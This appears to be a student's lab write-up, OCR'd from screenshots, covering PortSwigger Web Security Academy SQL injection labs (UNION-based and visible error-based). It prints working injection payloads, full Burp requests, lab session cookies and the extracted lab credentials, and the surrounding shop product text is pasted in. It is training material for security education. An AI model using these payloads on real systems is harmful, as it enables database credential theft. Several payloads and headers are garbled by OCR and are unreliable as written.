Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family, mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life, a quieter, more reasonable, and un-opinionated one.

**Couple's Umbrella**

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

Using the given command you can get the username and password. Choose the administrator username and password and log into that website.

SQL injection UNION attack, retrieving data from other tables

WebSecurity Academy  LAB Not solved 

Back to lab home Back to lab description >

Home | My account

WE LIKE TO SHOP 

Gifts' UNION SELECT username, password FROM users--

Refine your search:

All Clothing, shoes and accessories Corporate gifts Gifts Pets Toys & Games

wiener  
v7y80839tb9nlmf0mu0o

administrator  
2u2k2j59u03mer6spgm

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. "Make sure you have an extra large freezer before delivery. "Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). "Allow 3 days for it to refreeze."Chip away at each block until the ice resembles snowflakes. "Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

carlos  
crizv4gqr7p342x93lyq

SQL injection UNION attack, retrieving data from other tables

WebSecurity Academy  LAB Not solved 

Back to lab description >

Home | My account

## Login

Username

Password

Your username is: administrator

Email

**Update email**

## SQL injection UNION attack, retrieving multiple values in a single column

Go to the website and click on the gift. Now you are on the gift page. Now post the request to the Burp Suite.

**Lab: SQL injection UNION attack, retrieving multiple values in a single column**

FRACTIONER LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

**Hint**

**ACCESS THE LAB**

**Solution**

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the `category` parameter:  
`'+UNION+SELECT+NULL, 'abc'--`
3. Use the following payload to retrieve the contents of the `users` table:  
`'+UNION+SELECT+NULL, username||'~'||password+FROM+users--`
4. Verify that the application's response contains usernames and passwords.

← → C https://0ab8006504f5142380bf4ad800cf000f.web-security-academy.net

**Web Security Academy** SQL injection UNION attack, retrieving multiple values in a single column LAB Not solved

Back to lab description >

WE LIKE TO SHOP

Refine your search:  
All Clothing, shoes and accessories Gifts Pets Tech gifts Toys & Games

The Trolley-ON

- Padding Pool Shoes
- Hologram Stand In
- Dancing In The Dark
- Couple's Umbrella
- Conversation Controlling Lemon
- Snow Delivered To Your Door
- High-End Gift Wrapping
- Fur Babies
- Pest Control Umbrella
- Giant Grasshopper
- The Lazy Dog
- Lightbulb Moments
- Grow Your Own Spy Kit
- 3D Voice Assistants

**Burp Suite Community Edition v2023.9.4 - Temporary Project**

Target: https://0ab8006504f5142380bf4ad800cf000f.web-security-academy.net

**Request**

```
1 GET /filter?category=Gifts&UNION+SELECT+NULL,username||'||password+FROM+users-- HTTP/1.1
2 Host: 0ab8006504f5142380bf4ad800cf000f.web-security-academy.net
3 Cookie: session=1axc9y9M5G9bvAcdbj9w0vHeIFoTtik
4 Sec-Fetch-Dest: document
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: " "
7 Dnt: 1
8 Sec-Fetch-User: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/116.0.5845.14 Safari/537.36
11 Accept: application/xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
12 application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: sameorigin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dst: document
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 6228
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10 <link href="/resources/css/lab2connecte.css rel=stylesheet">
11 <title>
12 SQL injection UNION attack, retrieving multiple values in a single column
13 </title>
14 </head>
15 <body>
16 <script src="/resources/labheader/js/labHeader.js">
17 </script>
18 <div id="academyLabHeader">
19 <section class="academyLabBanner">
20 <div class="logos">
21 <h2>
22 SQL injection UNION attack, retrieving multiple values in a single column
23
24 Back to lab home
25
26
27 Basic UNION attack description in BGP
28
29
30 </h2>
31 </div>
32 <div class="widgetcontainer-lab-status is-not-solved">
33
34 LAB
35
36
37 Not solved
38
39 </div>
40 </section>
41 </div>
42</body>
43</html>
```

Document was last saved: Just now

**Inspector**

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Done 5,336 bytes | 4,602 millis

Change the request using the given as a hint. Now you can find the username as administrator and the password. Using them log into the website.

The screenshot shows a web browser window for the URL <https://0ab8006504f5142380bf4ad800cf000f.web-security-academy.net/login>. The page title is "Web Security Academy" with a red exclamation mark icon. Below it, the text reads "SQL injection UNION attack, retrieving multiple values in a single column". A green button labeled "LAB Not solved" with a lock icon is visible. A link "Back to lab description >" is present. At the top right, there are links for "Home" and "My account". The main content area is titled "Login" and contains fields for "Username" (set to "administrator") and "Password" (redacted). A green "Log In" button is at the bottom.

The screenshot shows a web browser window for the URL <https://0ab8006504f5142380bf4ad800cf000f.web-security-academy.net/my-account?id=administrator>. The page title is "Web Security Academy" with a red exclamation mark icon. Below it, the text reads "SQL injection UNION attack, retrieving multiple values in a single column". A green button labeled "LAB Solved" with a checkmark icon is visible. A link "Back to lab description >" is present. At the top right, there are links for "Home" and "My account". A prominent orange banner at the top says "Congratulations, you solved the lab!". Below the banner, there are links for "Share your skills!" (with icons for Twitter and LinkedIn), "Continue learning >", and "Home | My account | Log out". The main content area is titled "My Account" and displays the message "Your username is: administrator". It includes a field for "Email" (redacted) and a green "Update email" button.

## Visible error-based SQL injection

Go to the given website and POST the request to the Burp Suite.

The screenshot shows a web browser window for the URL [https://portswigger.net/web-security/sql-injection/blind/lab\\_sql\\_injection\\_visible\\_error\\_based](https://portswigger.net/web-security/sql-injection/blind/lab_sql_injection_visible_error_based). The page title is "Web Security Academy > SQL Injection > Blind > Lab". The main content area is titled "Lab: Visible error-based SQL injection". It features a "LAB Not solved" button with a lock icon. The text explains that the application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie. It states that the database contains a table called "users" with columns "username" and "password". To solve the lab, one needs to leak the password for the "administrator" user. A "TRY FOR FREE" button is visible on the right. On the left, there's a sidebar with a tree view of SQL injection topics, including "What is SQL injection?", "What is the impact of SQL injection?", "Detecting SQL injection vulnerabilities", "Examples of SQL injection", "Examining the database", "UNION attacks", "Blind SQL injection", "How to prevent SQL injection", "SQL injection cheat sheet", and "View all SQL injection labs". A "ACCESS THE LAB" button is located at the bottom of the sidebar.

Visible error-based SQL injection

Web Security Academy  Back to lab description >

LAB Not solved 

Home | My account

WE LIKE TO 

Refine your search:

All Accessories Corporate gifts Food & Drink Gifts Tech gifts

  
Giant Pillow Thing  
★★★☆☆ \$93.84  
[View details](#)

  
ZZZZZZ Bed - Your New Home Office  
★★★☆☆ \$25.34  
[View details](#)

  
Cheshire Cat Grin  
★★★☆☆ \$62.06  
[View details](#)

  
Six Pack Beer Belt  
★★★☆☆ \$31.01  
[View details](#)


Waiting for 0a880019035d976280d28ac3008200d2.web-security-academy.net...

Send the request to the repeater. And modify it.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: <https://0a880019035d976280d28ac3008200d2.web-security-academy.net>

Request

```

1 GET / HTTP/2
2 Host: 0a880019035d976280d28ac3008200d2.web-security-academy.net
3 Cookie: TeckkingId=4BD1eCASTI(SELECT username FROM users LIMIT 1) AS INT)--; session=0900F3A9E94047940649c03e03e03
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="1"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requester: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/116.0.5845.141 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.8
13 Sec-Fetch-Site: none
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Accept-Charset: utf-8
17
18

```

Response

Visible error-based SQL injection

Web Security Academy  Back to lab description >

LAB Not solved 

ERROR: invalid input syntax for type integer: "administrator"

ERROR: invalid input syntax for type integer: "administrator"

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 19

Again modify it using a password against a username. Using that username and password log into the website.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a880019035a976280d28ac3008200d2.web-security-academy.net

**Request**

```

GET / HTTP/1.1
Host: 0a880019035a976280d28ac3008200d2.web-security-academy.net
Cookie: TrackingId=4 AND I=CAST((SELECT password FROM users LIMIT 1) AS INT)--; session=yMTOCP3sesX7D9NhdGxFexgFzo9s03
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua: "Not A Brand";v="1", "Chromium", "116.0.5885.143", "Safar...";v="137.36"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows NT 10.0; Win32; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5885.143 Safari/537.36"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5885.143 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

```

**Response**

Visible error-based SQL injection

Web Security Academy

Back to lab description >>

Inspector

Error message:

ERROR: invalid input syntax for type integer: "7kk42efmkdnw8etbmyp6"  
ERROR: invalid input syntax for type integer: "7kk42efmkdnw8etbmyp6"

Visible error-based SQL injection

Web Security Academy

Back to lab description >>

Home | My account

## Login

Username: administrator

Password:

Log in

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

Home | My account | Log out

## My Account

Your username is: administrator

Email:

Update email

## Conclusion

With the extensive materials of the Web Security Academy as a foundation, I began an investigation of the PortSwigger XXE and SQL injection vulnerabilities, blending concept with practical knowledge. Via this research, I came to understand how crucial it is to know about and prevent these weaknesses in the constantly changing internet safety environment. I started out by getting familiar with the PortSwigger service and learning the basics of XXE and SQL inject vulnerabilities. I became aware of the dangers they might offer to sensitive data, files, and websites, which increased the importance of my investigation. I went into the Web Security Academy's practical world after gaining academic expertise. I involved myself in practical laboratories, lessons, and tasks that offered models and actual situations for identifying, exploiting, and mitigating XXE and SQL injection vulnerabilities. In addition to deepening my awareness, this practical training gave me invaluable abilities that are essential for defending websites from these consistent dangers. The PortSwigger Web Safety Course has proven to be a priceless tool, and we stay steadfast in our dedication to continued education and attention in the field of web security.

## References

1. XML External Entity(XXE) Processing - [https://owasp.org/www-community/vulnerabilities/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)
2. SQL(Structured query language) injection - <https://www.imperva.com/learn/application-security/sql-injection-sqli/>
3. SQL injection UNION attack, retrieving data from other tables.- [https://youtu.be/PLa\\_oQtMI1U](https://youtu.be/PLa_oQtMI1U)